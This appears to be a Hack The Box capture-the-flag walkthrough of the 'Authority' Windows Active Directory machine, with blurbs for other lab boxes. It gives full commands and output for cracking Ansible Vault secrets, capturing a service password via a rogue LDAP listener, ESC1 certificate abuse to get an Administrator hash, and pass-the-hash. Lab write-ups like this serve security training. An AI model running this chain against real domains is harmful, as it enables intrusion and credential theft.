



HTB: Kobold Writeup
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.

Authority is a medium-difficulty Windows Active Directory machine built around a realistic misconfiguration chain rather than a single exploit. The attack surface is classic domain controller territory - DNS, Kerberos, LDAP, SMB, WinRM, and an interesting HTTPS service on port 8443 running PWM, a password self-service application. The foothold comes from Ansible automation files left readable on an SMB share. Those files contain Ansible Vault-encrypted credentials that crack quickly with john, and the resulting plaintext password unlocks the PWM configuration manager. From there, a LDAP credential interception trick - redirecting PWM’s test connection to a listener on our machine - hands us the svc_ldap password in cleartext. WinRM gets us in. Privilege escalation abuses an ESC1-vulnerable certificate template (CorpVPN) that allows enrollees to supply their own Subject Alternative Name. Since domain computers have enrollment rights and the machine account quota is non-zero, we create a fake computer, request a certificate as Administrator, and convert that into an NT hash for a pass-the-hash session as domain admin.
The port scan tells the standard domain controller story - DNS, Kerberos, LDAP, SMB, RPC - but two things stand out immediately. Port 5985 (WinRM) is open, which is always good to note early, and port 8443 is running something on Apache Tomcat with a self-signed cert. That’s not standard DC configuration, so it’s worth investigating before getting too deep into the rest of the enumeration.
fullscan 10.129.229.56
Open 10.129.229.56:53
Open 10.129.229.56:80
Open 10.129.229.56:88
Open 10.129.229.56:135
Open 10.129.229.56:139
Open 10.129.229.56:389
Open 10.129.229.56:445
Open 10.129.229.56:464
Open 10.129.229.56:593
Open 10.129.229.56:636
Open 10.129.229.56:3268
Open 10.129.229.56:3269
Open 10.129.229.56:5985
Open 10.129.229.56:8443
Open 10.129.229.56:9389
<SNIP>

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8443/tcp  open  ssl/http      Apache Tomcat (language: en)
9389/tcp  open  mc-nmf        .NET Message Framing
<SNIP>
The LDAP banner confirms the domain is authority.htb. The SSL certificate on 636 also reveals htb.corp as an alternate name, and the issuer is htb-AUTHORITY-CA - there’s a Certificate Authority running here, which is something to revisit once we have credentials.
After generating and updating /etc/hosts:
nxc smb 10.129.229.56 --generate-hosts-file hosts
SMB 10.129.229.56 445 AUTHORITY [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:None) (Null Auth:True)
Port 80 serves the IIS default page. feroxbuster finds nothing of substance - just the iisstart.png and a 400 on a malformed path. Not worth dwelling on.

feroxbuster -k -u http://10.129.229.56/
200  GET  334l  2089w  180418c  http://10.129.229.56/iisstart.png
200  GET   32l    55w     703c  http://10.129.229.56/
400  GET    6l    26w     324c  http://10.129.229.56/error%1F_log
[####################] - 53s  30003/30003  0s  found:3  errors:0
Port 8443 is more interesting. It’s running PWM, an open-source password self-service application commonly deployed alongside Active Directory environments to let users reset their own passwords.

The page loads a Configuration Manager login form. Before even trying credentials, the authentication history table at the bottom leaks something useful: CN=svc_pwm,CN=Users,DC=htb,DC=corp appears multiple times as a previously authenticated identity. That gives us a service account name to work with.
Trying to log in without credentials produces a revealing error:
Directory unavailable.

5017 ERROR_DIRECTORY_UNAVAILABLE (all ldap profiles are unreachable; errors: ["error connecting as proxy user:
unable to create connection: unable to connect to any configured ldap url, last error: unable to bind to
ldaps://authority.authority.htb:636 as CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb reason:
CommunicationException (authority.authority.htb:636; PKIX path building failed: ...)"])
Two service accounts identified: svc_pwm (PWM admin) and svc_ldap (LDAP proxy user). The error also tells us PWM is configured to bind to LDAP as svc_ldap when performing directory operations - that detail will matter later.
Null session authentication fails for share enumeration, but the guest account gets further:
nxc smb 10.129.229.56 -u 'guest' -p '' --shares
SMB  10.129.229.56  445  AUTHORITY  [+] authority.htb\guest:
SMB  10.129.229.56  445  AUTHORITY  Share           Permissions  Remark
SMB  10.129.229.56  445  AUTHORITY  -----           -----------  ------
SMB  10.129.229.56  445  AUTHORITY  ADMIN$                       Remote Admin
SMB  10.129.229.56  445  AUTHORITY  C$                           Default share
SMB  10.129.229.56  445  AUTHORITY  Department Shares
SMB  10.129.229.56  445  AUTHORITY  Development     READ
SMB  10.129.229.56  445  AUTHORITY  IPC$            READ         Remote IPC
SMB  10.129.229.56  445  AUTHORITY  NETLOGON                     Logon server share
SMB  10.129.229.56  445  AUTHORITY  SYSVOL                       Logon server share
The Development share has read access as guest. Let’s spider it to see what’s there before mounting:
nxc smb 10.129.229.56 -u 'guest' -p '' -M spider_plus
SPIDER_PLUS  10.129.229.56  445  AUTHORITY  [*] SMB Readable Shares:  2 (Development, IPC$)
SPIDER_PLUS  10.129.229.56  445  AUTHORITY  [*] Total folders found:  27
SPIDER_PLUS  10.129.229.56  445  AUTHORITY  [*] Total files found:    52
The JSON output of the spider run reveals something very promising - the share is full of Ansible automation roles under Development/Automation/Ansible/, with subdirectories for ADCS, LDAP, and PWM. Ansible roles that configure PWM and LDAP on a production domain controller have a good chance of containing credentials. Let’s grab everything:
nxc smb 10.129.229.56 -u 'guest' -p '' -M spider_plus -o DOWNLOAD_FLAG=True OUTPUT_FOLDER=.
SPIDER_PLUS  10.129.229.56  445  AUTHORITY  [*] Downloads successful: 52
SPIDER_PLUS  10.129.229.56  445  AUTHORITY  [+] All files processed successfully.
With the share fully downloaded, the most interesting directory is Automation/Ansible/PWM. The defaults/main.yml file contains the role variables, and three of them are encrypted with Ansible Vault:
cat Automation/Ansible/PWM/defaults/main.yml
---
pwm_run_dir: "{{ lookup('env', 'PWD') }}"

pwm_hostname: authority.htb.corp
pwm_http_port: "{{ http_port }}"
pwm_https_port: "{{ https_port }}"
pwm_https_enable: true

pwm_require_ssl: false

pwm_admin_login: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          32666534386435366537653136663731633138616264323230383566333966346662313161326239
          6134353663663462373265633832356663356239383039640a346431373431666433343434366139
          35653634376333666234613466396534343030656165396464323564373334616262613439343033
          6334326263326364380a653034313733326639323433626130343834663538326439636232306531
          3438

pwm_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          31356338343963323063373435363261323563393235633365356134616261666433393263373736
          <SNIP>

ldap_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          63303831303534303266356462373731393561313363313038376166336536666232626461653630
          <SNIP>
Ansible Vault encrypts secrets using a master password that is itself derived from a passphrase provided at playbook run time. The encrypted blobs are self-contained - they include a salt, HMAC, and the ciphertext - which means we can attempt to crack the master password offline. ansible2john extracts a crackable hash from the vault blob:
sed 's/^ *//' ansiblepw > clean_vault.txt
ansible2john clean_vault.txt
clean_vault.txt:$ansible$0*0*15c849c20c74562a25c925c3e5a4abafd392c77635abc2ddc827ba0a1037e9d5*1dff07007e7a25e438e94de3f3e605e1*66cb125164f19fb8ed22809393b1767055a66deae678f4a8b1f8550905f70da5
john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 512/512 AVX512BW 16x])
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 8 OpenMP threads
!@#$%^&*         (clean_vault.txt)
1g 0:00:00:02 DONE (2026-03-30 20:19) 0.4807g/s 19200p/s 19200c/s 19200C/s
Session completed.
The vault password is !@#$%^&*. With that, we can decrypt all three secrets. Decrypting via the online tool at https://ansible-vault.braz.dev/ or locally yields:

pwm_admin_password: [REDACTED]ldap_admin_password: [REDACTED]The pwm_admin_password value is the one to try against the PWM Configuration Manager we found on port 8443.
The pwm_admin_password gets us into PWM’s Configuration Manager login page.

Inside the LDAP Connection configuration, we can see PWM is set up to authenticate to ldaps://authority.authority.htb:636 using CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb as its proxy user, and there’s a stored proxy password marked simply as “Value stored.”

PWM stores the LDAP proxy password encrypted in its configuration, but it has to decrypt and use it in cleartext when connecting to the directory. The “Test LDAP Profile” button triggers exactly that: PWM decrypts the stored credential and attempts a live LDAP bind. If we point the LDAP URL at ourselves instead, PWM will hand us the plaintext password over the wire.

The plan is straightforward - change the LDAP URL in the configuration to ldap://<our_ip>, spin up a netcat listener, and click “Test LDAP Profile”:
nc -lvnp 389
Clicking Test LDAP Profile triggers the connection:

The cleartext password for svc_ldap arrives on our listener: [REDACTED].
Verifying the credentials and confirming WinRM access:
nxc ldap 10.129.229.56 -u 'svc_ldap' -p '[REDACTED]'
LDAP 10.129.229.56 389 AUTHORITY [+] authority.htb\svc_ldap:[REDACTED]
evil-winrm -i 10.129.229.56 -u 'svc_ldap' -p '[REDACTED]'
Evil-WinRM shell v3.9
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_ldap\Desktop> type user.txt
[REDACTED]
The nmap output showed a CA certificate issued by htb-AUTHORITY-CA, and the ADCS Ansible role in the Development share was a hint that Active Directory Certificate Services is in play. Let’s enumerate it properly:
nxc ldap 10.129.229.56 -u 'svc_ldap' -p '[REDACTED]' -M certipy-find
CERTIPY-...  10.129.229.56  389  AUTHORITY  Certificate Authorities
CERTIPY-...  10.129.229.56  389  AUTHORITY    CA Name    : AUTHORITY-CA
CERTIPY-...  10.129.229.56  389  AUTHORITY    DNS Name   : authority.authority.htb
<SNIP>
CERTIPY-...  10.129.229.56  389  AUTHORITY  Certificate Templates
CERTIPY-...  10.129.229.56  389  AUTHORITY    Template Name              : CorpVPN
CERTIPY-...  10.129.229.56  389  AUTHORITY    Display Name               : Corp VPN
CERTIPY-...  10.129.229.56  389  AUTHORITY    Client Authentication       : True
CERTIPY-...  10.129.229.56  389  AUTHORITY    Enrollee Supplies Subject   : True
CERTIPY-...  10.129.229.56  389  AUTHORITY    Certificate Name Flag       : EnrolleeSuppliesSubject
CERTIPY-...  10.129.229.56  389  AUTHORITY    Extended Key Usage          : Client Authentication
<SNIP>
CERTIPY-...  10.129.229.56  389  AUTHORITY    Enrollment Rights           : AUTHORITY.HTB\Domain Computers
CERTIPY-...  10.129.229.56  389  AUTHORITY    [!] Vulnerabilities
CERTIPY-...  10.129.229.56  389  AUTHORITY      ESC1 : Enrollee supplies subject and template allows client authentication.
The CorpVPN template is vulnerable to ESC1. The combination that makes it dangerous is: the template allows the enrollee to supply their own Subject Alternative Name (SAN), and it includes Client Authentication in its Extended Key Usage. This means anyone who can enroll can request a certificate that claims to be for any user they want - including Administrator - and use that certificate to authenticate as that user.
The catch: enrollment rights are granted only to Domain Computers, not regular user accounts. svc_ldap is a user account, so we can’t enroll directly. But if the Machine Account Quota (MAQ) allows it, we can create a new computer account and use that to request the certificate.
nxc ldap 10.129.229.56 -u 'svc_ldap' -p '[REDACTED]' -M maq
MAQ 10.129.229.56 389 AUTHORITY MachineAccountQuota: 10
The domain allows any authenticated user to create up to 10 machine accounts. That’s all we need.
First, create a computer account:
addcomputer.py authority.htb/svc_ldap:'[REDACTED]' -computer-name PEIXOTO1234 -computer-pass 'Peixoto1234!'
[*] Successfully added machine account PEIXOTO1234$ with password Peixoto1234!.
Now request a certificate from the vulnerable CorpVPN template, authenticating as our new computer account and specifying administrator as the UPN in the SAN:
certipy-ad req -u 'PEIXOTO1234$' -p 'Peixoto1234!' -ca AUTHORITY-CA -target authority.htb -template CorpVPN -upn administrator -dc-ip 10.129.229.56
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Saving certificate and private key to 'administrator.pfx'
Attempting to authenticate with the certificate immediately runs into a Kerberos clock skew error - the DC’s time is about 4 hours ahead of our machine. We need to sync before the TGT request will succeed:
sudo ntpdate 10.129.229.56
2026-04-01 16:28:55.947595 (+0100) +14400.134497 +/- 0.021844 10.129.229.56 s1 no-leap
CLOCK: time stepped by 14400.134497
With the clock synced, authentication works:
certipy-ad auth -pfx administrator.pfx -domain authority.htb -u administrator -dc-ip 10.129.229.56
[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@authority.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@authority.htb': aad3b435b51404eeaad3b435b51404ee:[REDACTED]
We have the Administrator’s NT hash. Passing it directly through WinRM with devious-winrm:
devious-winrm -u 'Administrator' -H '[REDACTED]' 10.129.229.56
[+] Devious-WinRM v1.2.2 by Pablo Comino (@1upbyte)
C:\Users\Administrator\Desktop> type root.txt
[REDACTED]
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.
NanoCorp is a Windows AD box: a job-application zip upload leaks an NTLM hash via CVE-2025-24071, AD group abuse pivots accounts, and an NTLM reflection trick (CVE-2025-33073) lands a privileged DC shell.
Medium Linux box chaining a fonttools varLib arbitrary write for initial access, FontForge CVE-2024-25082 tar injection for lateral movement, and a setuptools URL-decode bypass to overwrite sudoers as root.